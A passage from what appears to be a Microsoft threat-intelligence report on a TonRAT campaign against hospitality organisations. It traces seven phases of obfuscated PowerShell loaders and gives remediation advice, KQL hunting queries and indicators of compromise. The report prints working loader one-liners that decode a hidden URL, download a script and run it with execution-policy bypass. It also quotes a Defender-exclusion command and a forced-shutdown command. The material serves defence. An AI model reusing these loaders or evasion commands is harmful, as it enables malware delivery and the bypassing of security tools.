iwr $j -OutFile $env:TEMP\ymqMj.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\ymqMj.ps1" 

Figure 11. Phase 3 variant replacing 0xFF with decimal 255. 

Phase 4: Arithmetic masking

Masking expressions are further transformed into arithmetic forms that evaluate to the same constant. This variation prevents simple string matching on either 0xFF or 255: 

powershell.exe -ep bypass -c "$e=[bigint]\"988466760738254167909712279829942477\"; 
$y=[bigint]\"352542850680807474382013127968401501\";$i=$e - $y; 
while($i -ne 0){$b+=[char]([int]($i -band (177+78)));$i=$i -shr 8}; 
iwr $b -OutFile $env:TEMP\23QbL.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\23QbL.ps1"

Figure 12. Phase 4 variant hiding the byte mask behind arithmetic expressions such as (177+78). 

Other observed arithmetic masks included -band (100+155) and -band 128+127, all resolving to 255. 

Phase 5: Modulo and division

Later samples replace the bit-shift model entirely, switching from -band and -shr to modulo and division operations: 

powershell.exe -ep bypass -c "$s=[bigint]\"28248557062916408148263140002288993200489702\"; 
$o=[bigint]\"18544237761852163685406436002210545666450291\";$e=$s - $o; 
while($e -ne 0){$x+=[char]([int]($e -band (255)));$e=$e -shr 8}; 
iwr $x -OutFile $env:TEMP\PVtvOP40.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\PVtvOP40.ps1"

Figure 13. Phase 5 transitional variant; later samples in this phase fully replaced -band/-shr with % 256 and / 256. 

Phase 6: Syntax diversification and randomization

The threat actor adopts “num” -as [bigint] casting syntax, introduces long random variable names, and uses modulo/division for byte extraction. The combined effect makes each sample visually distinct despite identical logic: 

powershell.exe -ep bypass -c "$zGjEc0LINYdefj=\"25908558764390958596189327204542\" -as [bigint]; 
$MyL4evU3=256; 
$GqA4xFav=\"17082531775760189576112827972435\" -as [bigint]; 
$XwcU0kg87CFgqe5=$zGjEc0LINYdefj - $GqA4xFav; 
while($XwcU0kg87CFgqe5 -ne 0){ 
  $qy8gWy4FONBaCV+=[char]([int]($XwcU0kg87CFgqe5 % $MyL4evU3)); 
  $XwcU0kg87CFgqe5=$XwcU0kg87CFgqe5 / $MyL4evU3}; 
iwr $qy8gWy4FONBaCV -OutFile $env:TEMP\.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\.ps1"

Figure 14. Phase 6 variant using -as [bigint] syntax, long randomized variable names, and modulo/division decoding. 

Phase 7: For-loop variant with arithmetic mask (Wave 2)

The most recent observed phase introduces a for-loop iteration model with an arithmetic mask using a variable set to 100+156 (=256) and -as [bigint] casting. This is a natural evolution of Phase 6’s syntax diversification, further altering the control flow structure while preserving the same underlying decode-and-download behavior: 

powershell.exe -ep bypass -c "$IcZWdT=100+156; 
$=\"\" -as [bigint]; 
$=$ - $; 
for($i=0; $ -ne 0; $i++){ 
  $+=[char]([int]($ % $IcZWdT)); 
  $=[bigint]($ / $IcZWdT)}; 
iwr $ -OutFile $env:TEMP\.ps1 -UseBasicParsing; 
powershell -ep bypass -File $env:TEMP\.ps1"

Figure 15. Phase 7 variant (Wave 2) introducing a for-loop with arithmetic mask $IcZWdT=100+156 and -as [bigint] casting. 

This seven-phase evolution demonstrates a threat actor that monitors or anticipates detection pressure. The campaign doesn’t pivot away from PowerShell or Node.js; instead, it repeatedly re-skins a working loader. For defenders, this means purely literal detections on isolated operators, constants, or variable names might age quickly, while behavior-based detections anchored on the full sequence—shortcut execution, PowerShell decode, %TEMP% staging, Node.js from user space, Defender exclusions, and ProgramData persistence—are likely to remain more resilient. 

Campaign evolution 

Microsoft assesses that the observable differences between Wave 1 and Wave 2 represent a deliberate operational evolution by the same threat actor. The following cross-wave correlations support this assessment: 

Evidence of a single continuous campaign 

Indicator Wave 1 (April to May 2026) Wave 2 (Late May to June 2026) Assessment 
PE payload hash (xmnrwv9l.exe) 04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1 Same hash observed Same payload binary 
C2 IP 178.16.54[.]27 Same IP, ports 56001/56002 Same infrastructure 
Node.js version v24.13.0-win-x64 v24.13.0-win-x64 Same runtime 
Domain sec-safe-dc[.]info Active in both waves Shared domain 
C2 ports 56001, 56002, 56003 56001, 56002 Same non-standard port pattern 

Cross-wave artifact overlaps demonstrating a single continuous campaign. 

What changed between waves 

Dimension Wave 1 (April to May 2026) Wave 2 (Late May to June 2026) 
LNK naming IMG-<random numbers>.png.lnk PHOTO-<random numbers>.png.lnk 
ZIP contents LNK only LNK (PHOTO- prefix) 
Attack chain PowerShell → Node.js PowerShell → csc.exe/cvtres.exe → DLL → Node.js 
Obfuscation Phases 1–6 Phase 7 (for-loop variant) 
Domain TLDs .info, .com, .pro, .xyz, .cloud, .icu, .sbs Added .cfd, .click, and .bond 
Infrastructure Direct hosting Cloudflare-fronted .cfd domains 
C2 domains Photo, document, and visa themes Added zloapobikahy23[.]bond, higoksbupwou[.]com, aluminiostramuntana[.]com 

Summary of campaign evolution from Wave 1 to Wave 2. 

Microsoft assesses that these changes reflect operational maturation rather than a shift in objectives. The threat actor expanded evasion (DLL compilation, Cloudflare fronting) and broadened targeting—all while maintaining the same core attack chain and reusing key infrastructure. 

Persistence survival analysis 

One of the significant findings from Wave 2 is the demonstrated resilience of the dual persistence model under active Defender intervention. 

On a confirmed compromised device, Defender detected and blocked one PE payload (xmnrwv9l.exe, SHA-256: 04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1) with Wacatac detections. Despite that block, the Node.js HKCU\Run key persistence remained active. Approximately two days later, the Node.js implant reactivated and resumed C2 communications to new domains. 

Following the initial block, Microsoft observed additional /VERYSILENT EXEs deployed on the same device: 

cBA8H4S5k04jAY.exe 
eaa3q8BQZcnIOV.exe 
BaUWXagH4CGZS.exe 
CJE4domtVFM9LX.exe

Figure 18. Additional payload EXEs deployed after Defender blocked the initial PE, demonstrating the implant’s ability to retry delivery through the surviving Node.js persistence. 

This sequence highlights a remediation consideration: the dual persistence model (RunOnce for the PE payload + Run for Node.js) means that blocking one execution path might not fully neutralize the other. The Node.js implant, if it remains active, can re-download and re-attempt payload delivery. Microsoft assesses that complete remediation of this campaign requires removal of both persistence mechanisms—the ProgramData RunOnce entry and the Node.js Run key—along with the Node.js runtime and associated .js files from the user’s AppData\Local\Nodejs\ directory. 

Figure 16. Persistence and C2 architecture-dual registry keys, persistence survival, and post-compromise.

Post-compromise activity 

Microsoft observed a subset of devices reaching clear late-stage post-compromise behavior. On multiple devices, the activity progressed to active C2 beaconing, browser automation with –headless –no-sandbox flags, and environment lookups. Based on the command-line pattern alone, Microsoft assesses that the threat actor likely used automated browser execution rather than manual interactive browsing on those hosts. 

The campaign also performed an environment lookup using ip-api[.]com, observed through 208.95.112[.]1. This behavior is consistent with gathering external network context before continuing operations. Microsoft assesses that this lookup might have helped the operator understand geographic or connectivity attributes of the compromised device environment. 

A final disruptive behavior involved forced shutdown through cmd /c shutdown -s -t 0, observed on multiple devices. Microsoft assesses that immediate shutdown could have served several purposes depending on the host context: interruption of user activity, reduction of defender response time during a specific stage, or concealment of visible symptoms after automated browser tasks or payload launches completed. 

The persistence design itself is a meaningful post-compromise observation. The combination of a durable Node.js launch point in HKCU\Run and a repeatedly refreshed ProgramData payload through HKCU\RunOnce suggests an effort to maintain execution options across user sign-ins while also preserving a secondary recovery path. This RunOnce loop is unusual enough that it might provide defenders with a strong hunting pivot even when file names, domains, or script syntax change. 

Mitigation and protection guidance

Organizations in hospitality and adjacent service industries should prioritize layered detections for this campaign’s behavior sequence rather than any single indicator. Microsoft recommends the following actions based on the observed attack chain: 

  1. Treat photo-themed ZIP archives and fake image shortcuts as high risk. Investigate browser-downloaded archives matching photo-<random numbers>.zip and shortcut files matching IMG-<random numbers>.png.lnk or PHOTO-<random numbers>.png.lnk, especially when they’re followed by PowerShell or script interpreter launches. Learn more about attack surface reduction rules 
  1. Harden and monitor PowerShell execution. Because the campaign repeatedly used obfuscated BigInt arithmetic across seven phases, defenders should prioritize PowerShell activity that includes unusual combinations of BigInt casting, subtraction or XOR decode logic, byte masking, modulo or division byte extraction, for-loop decode patterns, and subsequent Invoke-WebRequest behavior. Learn more about PowerShell constrained language 
  1. Monitor for unexpected .NET compilation. The appearance of csc.exe spawning cvtres.exe and producing small DLLs in user-writable paths, especially when initiated by PowerShell scripts from %TEMP%, is unusual in hospitality environments and should be investigated. 
  1. Investigate Node.js execution from user-space paths. node.exe running from C:\Users\<user>\AppData\Local\Nodejs\ with a random .js file and domain argument is unusual in many enterprise environments. Microsoft recommends reviewing whether Node.js is expected on reception, front office, or similarly targeted systems. 
  1. Alert on Defender exclusion changes tied to temporary executables. Add-MpPreference -ExclusionProcess aligned to %TEMP% or AppData\Local\Temp should be treated as suspicious when associated with shortcut-driven or script-driven execution chains. Learn more about tamper protection .
  1. Hunt for random EXE launches from temporary paths and helper .tmp installers. The campaign uses numerous unique temporary executable filenames and helper is-*.tmp files with /SL5 or /VERYSILENT. These patterns are likely more durable than individual filenames. 
  1. Review persistence in both HKCU\Run and HKCU\RunOnce. Pay particular attention to values that launch node.exe from user directories or reference executables under C:\ProgramData\<random>\. Because the campaign refreshes RunOnce, repeated recreation of that value might be a strong signal. Critically, both keys must be removed during remediation—removing only the RunOnce entry leaves the Node.js implant active. 
  1. Monitor network connections on the observed non-standard ports. Outbound traffic to 8443, 8445, 8453, 5555, 56001, 56002, and 56003, especially when initiated by node.exe or executables from user profile and temporary paths, should be reviewed promptly. 
  1. Block or alert on .cfd domains matching the campaign pattern. Wave 2 domains follow a photo-<digits>[.]cfd naming convention. Organizations should consider blocking these patterns and monitoring for DNS queries to recently registered .cfd domains. 
  1. Investigate browser automation and forced shutdown patterns. The combination of –headless –no-sandbox and cmd /c shutdown -s -t 0 might indicate late-stage execution on selected hosts. 
  1. Use sector-aware hunting. Because Microsoft observed concentration in hospitality and hotel environments across multiple countries, organizations should review devices associated with front desk, reservation, reception, and guest-facing workflows first. 

Microsoft Defender XDR detections 

Microsoft assesses that Microsoft Defender coverage for this campaign is most effective when it combines process, registry, file, and network telemetry rather than relying on blocking individual indicators of compromise (IOCs). 

TonRAT is the campaign’s implant family (validated on the dropped .ps1 and .js payloads). “Wacatac” and “PureRat” are Microsoft Defender detection names that fire on specific binaries in the attack chain (the LNK or PE payload and the ProgramData persistence executable, respectively). 

Beyond signature-based prevention, Microsoft Defender can surface this campaign through behavioral detections, including alerts such as Suspicious Node.js child process execution and Node.js Hidden Run‑Key Persistence, which are designed to identify implant activity even as file names, domains, and script syntax change. 

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.  

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.  

Tactic Observed activity Microsoft Defender coverage 
Initial access Photo-themed ZIP with fake image LNK Microsoft Defender for Endpoint 
Trojan:Win32/Wacatac prevented 
Execution Obfuscated PowerShell BigInt decoder downloads a .ps1 dropper Microsoft Defender for Endpoint 
Suspicious PowerShell command line

Microsoft Defender Antivirus 
TrojanDropper:PowerShell/TonRAT 
Node.js runs the decrypted malicious JavaScript implant Microsoft Defender for Endpoint 
Suspicious Node.js child process execution
 
Microsoft Defender Antivirus 
Trojan:JS/TonRAT 
Persistence Dual Run/RunOnce registry keys (Node.js + ProgramData EXE) Microsoft Defender for Endpoint 
Anomaly detected in ASEP registry Node.js Hidden Run‑Key Persistence

Microsoft Defender Antivirus 
Trojan:Win32/PureRat 

Microsoft Security Copilot 

Microsoft Security Copilot customers can use the following prebuilt promptbooks to support investigation and response for activity related to this campaign: 

  • Incident investigation: Summarize incidents and triage alerts related to Node.js persistence, PowerShell decode chains, and registry modification.
  • Microsoft User analysis: Profile compromised hospitality accounts (reception, frontdesk, reservations) for scope assessment.

Advanced hunting queries 

Microsoft Defender XDR 

NOTE: The following sample queries lets you search for a week’s worth of events. To explore up to 30 days’ worth of raw data to inspect events in your network and locate potential related indicators for more than a week, go to the Advanced Hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.     

Fake image shortcut execution (both LNK naming patterns) 

This query identifies execution of shortcut files matching the campaign’s photo-themed LNK naming convention across both Wave 1 and Wave 2 patterns. 

DeviceProcessEvents 
| where FileName =~ "explorer.exe" or FileName =~ "cmd.exe" or FileName =~ "powershell.exe" 
| where ProcessCommandLine has ".lnk" 
| where ProcessCommandLine has_any ("IMG-", "PHOTO-") and ProcessCommandLine has ".png.lnk" 
| project Timestamp, DeviceName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

Node.js implant execution from user-space paths 

This query identifies Node.js execution from the campaign’s characteristic AppData\Local\Nodejs\ staging path with JavaScript payload arguments. 

DeviceProcessEvents 
| where FileName =~ "node.exe" 
| where FolderPath has @"\AppData\Local\Nodejs\" 
| where ProcessCommandLine has ".js" 
| project Timestamp, DeviceName, FolderPath, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

.NET DLL compilation from PowerShell-downloaded scripts (Wave 2) 

This query detects the Wave 2 attack chain expansion where PowerShell scripts trigger dynamic .NET compilation through csc.exe.

DeviceProcessEvents 
| where FileName in~ ("csc.exe", "cvtres.exe") 
| where InitiatingProcessFileName in~ ("powershell.exe", "pwsh.exe") 
    or InitiatingProcessFolderPath has @"\AppData\Local\Temp\" 
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

Defender process exclusions followed by Temp execution 

This query correlates Defender exclusion modifications with subsequent executable launches from temporary paths within a 30-minute window. 

let exclusionEvents = 
DeviceProcessEvents 
| where FileName in~ ("powershell.exe", "pwsh.exe") 
| where ProcessCommandLine has "Add-MpPreference" and ProcessCommandLine has "-ExclusionProcess" 
| project DeviceId, DeviceName, ExclusionTime=Timestamp, ExclusionCmd=ProcessCommandLine; 
let tempExecs = 
DeviceProcessEvents 
| where FolderPath has @"\AppData\Local\Temp\" 
| where FileName endswith ".exe" or ProcessCommandLine has ".exe" 
| project DeviceId, TempExecTime=Timestamp, TempFile=FileName, TempPath=FolderPath, TempCmd=ProcessCommandLine; 
exclusionEvents 
| join kind=inner tempExecs on DeviceId 
| where TempExecTime between (ExclusionTime .. ExclusionTime + 30m) 
| project DeviceName, ExclusionTime, ExclusionCmd, TempExecTime, TempFile, TempPath, TempCmd 
| order by ExclusionTime desc

Installer or unpacker behavior using is-.tmp and silent flags 

This query identifies the campaign’s characteristic use of temporary installer files with silent execution flags. 

DeviceProcessEvents 
| where ProcessCommandLine has @"\is-" and ProcessCommandLine has ".tmp" 
| where ProcessCommandLine has_any ("/SL5", "/VERYSILENT") 
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc 

Registry persistence to Node.js and ProgramData 

This query detects creation or modification of Run or RunOnce values pointing to the campaign’s persistence locations. 

DeviceRegistryEvents 
| where RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\Run" 
    or RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\RunOnce" 
| where RegistryValueData has_any (@"\AppData\Local\Nodejs\", @"\ProgramData\") 
| project Timestamp, DeviceName, ActionType, RegistryKey, RegistryValueName, RegistryValueData, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

Non-standard port beaconing from Node.js or suspicious user-space binaries 

This query identifies network connections on the campaign’s observed C2 ports from suspicious process locations. 

DeviceNetworkEvents 
| where RemotePort in (8443, 8445, 8453, 5555, 56001, 56002, 56003) 
| where InitiatingProcessFileName =~ "node.exe" 
    or InitiatingProcessFolderPath has @"\AppData\Local\Temp\" 
    or InitiatingProcessFolderPath has @"\AppData\Local\Nodejs\" 
    or InitiatingProcessFolderPath has @"\ProgramData\" 
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessFolderPath, InitiatingProcessCommandLine, RemoteIP, RemotePort, RemoteUrl 
| order by Timestamp desc

Wave 2 .cfd and .bond domain connections 

This query detects network connections to the campaign’s Wave 2 domain infrastructure. 

DeviceNetworkEvents 
| where RemoteUrl has_any (".cfd", ".bond", ".click") 
| where RemoteUrl has "photo-" or RemoteUrl has_any ("zloapobikahy23", "higoksbupwou", "aluminiostramuntana") 
| project Timestamp, DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

Browser automation and forced shutdown on previously affected hosts 

This query identifies late-stage post-compromise behavior on hosts already showing earlier campaign indicators. 

let suspiciousHosts = 
DeviceProcessEvents 
| where FileName =~ "node.exe" and FolderPath has @"\AppData\Local\Nodejs\" 
| distinct DeviceId; 
DeviceProcessEvents 
| where DeviceId in (suspiciousHosts) 
| where ProcessCommandLine has_any ("--headless", "--no-sandbox", "shutdown -s -t 0") 
| project Timestamp, DeviceName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

Calendly-associated notification infrastructure used in phishing delivery 

This query identifies emails from the campaign’s Calendly-associated subdomain with the characteristic display name. 

EmailEvents 
 | where SenderMailFromDomain =~ "em1618.calendly.com" 
| where SenderMailFromAddress startswith "bounces+13766497-" or SenderDisplayName has "Booking Manager" 
 | project Timestamp, NetworkMessageId, SenderFromAddress, SenderDisplayName, RecipientEmailAddress, Subject, DeliveryAction, DeliveryLocation, ThreatTypes 
 | order by Timestamp desc

share.google redirect token detection in email URLs 

This query detects emails containing share.google redirect URLs, which the campaign uses as an intermediate hop to obscure the final phishing destination. 

EmailUrlInfo 
 | where Url contains "share.google/" 
 | join kind=inner EmailEvents on NetworkMessageId 
 | where SenderMailFromDomain has "calendly" or SenderDisplayName has "Booking" 
 | project Timestamp, NetworkMessageId, SenderFromAddress, RecipientEmailAddress, Subject, Url, DeliveryAction 
 | order by Timestamp desc

Calendly redirect URL phishing detection 

This query identifies emails containing Calendly redirect URLs that match known campaign patterns, including share.google tokens or photo-*.cfd domains. 

EmailUrlInfo 
 | where Url contains "calendly.com/url?q=" 
 | where Url has_any ("share.google", "photo-", ".cfd") 
 | join kind=inner EmailEvents on NetworkMessageId 
 | project Timestamp, NetworkMessageId, SenderFromAddress, SenderDisplayName, RecipientEmailAddress, Subject, Url, DeliveryAction, AuthenticationDetails 
 | order by Timestamp desc

High-frequency file hash hunting (combined Waves 1 and 2) 

This query hunts for all known campaign file hashes across endpoint telemetry.

let hashes = dynamic([ 
    "83e970feb3f10692c164f6889f7a026f135c2433e5bf8e662a6e63a3b81267b7", 
    "06a2888c1f07119873ccb051221bd8717281494b33585f4242556e6e5e227969", 
    "04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1", 
    "1c693bcdaf1da636eb21c274b21cc2f6c52c62ddd514700783eee83fe13acb0a", 
    "2e5fd01b7949a45937b853eabcf4b03195614cf84338dcaaa97240d1c5301ddc", 
    "3f66634f103b80412d1d670b91befab2a74425d2ea76d904c4a7ffae2ae94b44", 
    "63565f15a99769bbcd527a4d53e5cc259d80e1254463ef9c878c2074685558ae", 
    "49cc0e0c3ec060fb354cacee244d4f297aaefb6db66e67a21262d6c4d2eae1bd", 
    "6580de3b74fd635a1d7a887b8f6e5b0c9ac9e90d6e20466ad41489203119cca9", 
 
    "f629311734b7c6e6579f8e1d0e1e3f3bf72c9ac6c301b631ba4df7f393c41b14", 
    "98825c0c7764f45c891275b2f038ea559e84b340df30b41c2cc77b8d4215c6c8", 
    "bd6805782df15e53581096b99bd6bbb81f4d4a5e2d2b30954df63175a4075be9", 
    "89934cb1494cf0327f0ab82fe644c74caf687814379cad116bd7adaca74c1028", 
    "1f8daffec5945a13a1e9231f4a76655d4c7ef4560d0c64ca3abfe48f38297cbd", 
    "9f10e3b6e5745784f26d18c38ce01fba054b19749c17260978ac11472564aee2", 
    "97448688b292bfec6d83b153588076fe59b111c35ac4e42a916238df16a71e2f", 
    "c5baa0c16b0074a1e94b48aa0177e9bfc23746aca8a5b42848a6685da85658b5", 
    "b7f46b192cd83a1d2487cb048cca645f6e8855b9673d500d50bbdb04eebc6bea" 
]); 
DeviceFileEvents 
| where SHA256 in (hashes) 
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine 
| order by Timestamp desc

Microsoft Sentinel

Microsoft Sentinel customers can use the Microsoft Defender XDR connector to ingest the above queries or leverage the Threat Intelligence Mapping analytics rule to match campaign IOCs against ingested logs. 

MITRE ATT&CK techniques

Tactic Technique ID Technique Name Observed Activity 
Resource Development  T1583.001 Acquire Infrastructure: Domains Short-lived .cfd landing domains (photo-26653[.]cfd, photo-26656[.]cfd, photo-27857[.]cfd) are registered and rotated every 2–3 days  
T1583.006 Acquire Infrastructure: Web Services Use of Calendly account (em1618.calendly[.]com) and generated share[.]google redirect tokens to relay phishing  
Initial Access  T1566.002 Phishing: Spearphishing Link Calendly notification emails carrying redirect links (observed from late May 2026) 
T1199 Trusted Relationship Authentication laundering through Calendly’s SendGrid infrastructure    
Initial Access T1656 Impersonation Sender addresses of legitimate hospitality-sector domains spoofed to increase lure credibility; domain mail infrastructure was not accessed or used to send messages (SPF fail, DKIM none, no DMARC policy published) 
Execution  T1204.002 User Execution: Malicious File User opens fake image LNK (IMG-/PHOTO-*.png.lnk) 
T1059.001 PowerShell Obfuscated bigint decoder downloads .ps1 
T1059.007 JavaScript Node.js implant executes .js payload with C2 domain 
Defense Evasion T1027 Obfuscated Files or Information Seven-phase PowerShell obfuscation evolution 
 T1027.004 Compile After Delivery csc.exe compiles .NET DLL on-target (Wave 2) 
T1036 Masquerading LNK files disguised as .png images 
T1562.001 Disable or Modify Tools Add-MpPreference exclusions for Temp EXE files 
Persistence T1547.001 Registry Run Keys / Startup Folder Dual Run (Node.js) + RunOnce (ProgramData EXE) 
Discovery T1016 System Network Configuration Discovery ip-api[.]com geolocation lookup 
Command & Control T1571 Non-Standard Port C2 on ports 8443, 8445, 8453, 5555, 56001-56003 

Indicators of compromise 

Observed C2 IPs and non-standard ports 

Indicator Type Description 
178.16.54[.]27 IP Primary — Active in both waves, ports 56001/56002 
95.217.97[.]121 IP Persistent beacon (Wave 1) 
193.202.84[.]32 IP Secondary (Wave 1) 
178.16.55[.]179 IP Additional (Wave 1) 
172.67.161[.]215 IP phishing TonRAT C2 (Cloudflare shared CDN ) 
8443, 8445, 8453 Port Non-standard C2 ports 
5555 Port Non-standard C2 port 
56001, 56002, 56003 Port Non-standard C2 ports 

Representative observed domains 

Wave 1 domains 

Indicator Type Description 
prejointl[.]info Domain C2 domain 
safedocphoto[.]info Domain C2 domain 
recallnine[.]info Domain C2 domain 
kentjerk[.]info Domain C2 domain 
photodoc-secure[.]info Domain C2 domain 
kelopins[.]info Domain C2 domain 
docstore-safe[.]info Domain C2 domain 
photosafe-hub[.]info Domain C2 domain 
dashgamein[.]info Domain C2 domain 
image-vlt[.]info Domain C2 domain 
safedoc-storage[.]info Domain C2 domain 
safe-picvault[.]info Domain C2 domain 
photo-dekor[.]xyz Domain C2 domain 
reservebookphot[.]pro Domain C2 domain 
kellystreets[.]info Domain C2 domain 
widjssij728dj[.]com Domain C2 domain 
docshub-01[.]info Domain C2 domain 
photobookadm[.]pro Domain C2 domain 
safedoc-vault[.]info Domain C2 domain 
keypmenu[.]info Domain C2 domain 
photo-box[.]info Domain C2 domain 
expedla-getphoto[.]cloud Domain C2 domain 
vertualstreak[.]info Domain C2 domain 
montagelips[.]info Domain C2 domain 
racestrech[.]info Domain C2 domain 
derbyoni[.]info Domain C2 domain 
ministrew[.]info Domain C2 domain 
visaphoto-secure[.]info Domain C2 domain 
docshub-secure[.]com Domain C2 domain 
visaimage-storage[.]icu Domain C2 domain 
lookinlip[.]info Domain C2 domain 
safephoto-vault[.]info Domain C2 domain 
kiptownim[.]info Domain C2 domain 
finallyrain[.]info Domain C2 domain 
photobook-reserv[.]pro Domain C2 domain 
bookreservphoto[.]pro Domain C2 domain 
imagestore-hub[.]info Domain C2 domain 
visaimages[.]info Domain C2 domain 
visaphoto-vault[.]info Domain C2 domain 
visa-vault[.]info Domain C2 domain 
visa-safedocs[.]info Domain C2 domain 
joincroud[.]info Domain C2 domain 
kinghoruswe[.]info Domain C2 domain 
snapkeep[.]info Domain C2 domain 
deeprace[.]info Domain C2 domain 
lestresot[.]info Domain C2 domain 
recepyman[.]info Domain C2 domain 
recstrace[.]info Domain C2 domain 
heliosup[.]info Domain C2 domain 
fairyspells[.]info Domain C2 domain 
hakeiwjs727wj[.]com Domain C2 domain 
haobbao[.]com Domain C2 domain 
dancamp[.]info Domain C2 domain 
sec-safe-dc[.]info Domain C2 domain — Active in both waves 
secure-imagehub[.]info Domain C2 domain 
doc-imagehub[.]info Domain C2 domain 
imagevault-safe[.]info Domain C2 domain 
photo-hub-io[.]info Domain C2 domain 
safevault-hub[.]info Domain C2 domain 
tripadvisor-photo-view[.]com Domain C2 domain 
photo-7216302[.]sbs Domain C2 domain 

Wave 2 domains  

Indicator Type Description 
photo-26254[.]cfd Domain  Phishing landing page   
photo-132454[.]cfd Domain  Phishing landing page   
photo-8632454[.]cfd Domain  Phishing landing page   
photo-21473[.]xyz Domain C2 domain 
photo-7216102[.]click Domain C2 domain 
zloapobikahy23[.]bond Domain C2 domain 
higoksbupwou[.]com Domain C2 domain 
aluminiostramuntana[.]com Domain C2 domain 
photo-26653[.]cfd Domain Phishing landing page 
photo-26654[.]cfd Domain Phishing landing page 
photo-26656[.]cfd Domain Phishing landing page 
photo-27857[.]cfd Domain Phishing landing page 

Microsoft has assigned malicious ratings to these domains, and they are being blocked. 

File hashes 

Indicator Type Description 
83e970feb3f10692c164f6889f7a026f135c2433e5bf8e662a6e63a3b81267b7 SHA-256 Campaign payload (Wave 1) 
06a2888c1f07119873ccb051221bd8717281494b33585f4242556e6e5e227969 SHA-256 Campaign payload (Wave 1) 
04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1 SHA-256 PE payload (xmnrwv9l.exe) — Same hash in both waves 
1c693bcdaf1da636eb21c274b21cc2f6c52c62ddd514700783eee83fe13acb0a SHA-256 Campaign payload (Wave 1) 
2e5fd01b7949a45937b853eabcf4b03195614cf84338dcaaa97240d1c5301ddc SHA-256 Campaign payload (Wave 1) 
3f66634f103b80412d1d670b91befab2a74425d2ea76d904c4a7ffae2ae94b44 SHA-256 Campaign payload (Wave 1) 
63565f15a99769bbcd527a4d53e5cc259d80e1254463ef9c878c2074685558ae SHA-256 Campaign payload (Wave 1) 
49cc0e0c3ec060fb354cacee244d4f297aaefb6db66e67a21262d6c4d2eae1bd SHA-256 Campaign payload (Wave 1) 
6580de3b74fd635a1d7a887b8f6e5b0c9ac9e90d6e20466ad41489203119cca9 SHA-256 Campaign payload (Wave 1) 
da4b72764ae929050353f3da759c839e2a061a8b9a8dd3c3b2e909d4a8a3291c SHA-256 Campaign payload (Wave 1) 
f629311734b7c6e6579f8e1d0e1e3f3bf72c9ac6c301b631ba4df7f393c41b14 SHA-256 Campaign payload (Wave 1) 
98825c0c7764f45c891275b2f038ea559e84b340df30b41c2cc77b8d4215c6c8 SHA-256 Campaign payload (Wave 1) 
bd6805782df15e53581096b99bd6bbb81f4d4a5e2d2b30954df63175a4075be9 SHA-256 Campaign payload (Wave 1) 
89934cb1494cf0327f0ab82fe644c74caf687814379cad116bd7adaca74c1028 SHA-256 Campaign payload (Wave 1) 
1f8daffec5945a13a1e9231f4a76655d4c7ef4560d0c64ca3abfe48f38297cbd SHA-256 Campaign payload (Wave 1) 
9f10e3b6e5745784f26d18c38ce01fba054b19749c17260978ac11472564aee2 SHA-256 IMG-386443483.png.lnk (Wave 2) 
97448688b292bfec6d83b153588076fe59b111c35ac4e42a916238df16a71e2f SHA-256 PHOTO-215746435.png.lnk (Wave 2) 
c5baa0c16b0074a1e94b48aa0177e9bfc23746aca8a5b42848a6685da85658b5 SHA-256 qFWe908J.ps1 (419 KB, Wave 2) 
b7f46b192cd83a1d2487cb048cca645f6e8855b9673d500d50bbdb04eebc6bea SHA-256 bjygtujc.dll (3,072 bytes, compiled .NET, Wave 2) 
d14ba95cdce1ef7dc9ad3ac74949ca5db38b27378ee30f30a23cf26f9e875a11 SHA-256 node.exe (v24.13.0-win-x64, 89.9 MB) 

Key behavioral patterns 

Indicator Type Description 
Pattern A Behavior Obfuscated PowerShell downloader: BigInt decoder → iwr → .ps1 
Pattern B Behavior .NET DLL compilation: csc.exe → cvtres.exe → <random>.dll (Wave 2) 
Pattern C Behavior Node.js implant: node.exe <random>.js <domain> 
Pattern D Behavior Defender exclusion: Add-MpPreference -ExclusionProcess 
Pattern E Behavior Temp EXE execution: Numerous random filenames 
Pattern F Behavior Installer or unpacker: *.tmp with /SL5 or /VERYSILENT 
Pattern G Behavior ProgramData copy: Lowercase, same hash 
Pattern H Behavior RunOnce loop persistence: Value refreshed after each execution 
Pattern I Behavior Browser automation: –headless –no-sandbox 
Pattern J Behavior Forced shutdown: cmd /c shutdown -s -t 0 
Pattern K Behavior Persistence survival: Node.js Run key survives Defender PE block 
Pattern L Behavior Authentication laundering: Direct-path Calendly email passes SPF/DKIM/DMARC/CompAuth (share.google variant fails authentication) 
Pattern M   Behavior Multi-hop redirect: Calendly → share.google → Google → photo-*.cfd 
Pattern N Behavior Domain rotation: photo-*.cfd domains with ~2–3 day lifespan 

References

This research is provided by Microsoft Defender Security Research,  Parth Jamodkar, and with contributions from members of Microsoft Threat Intelligence.

Learn more

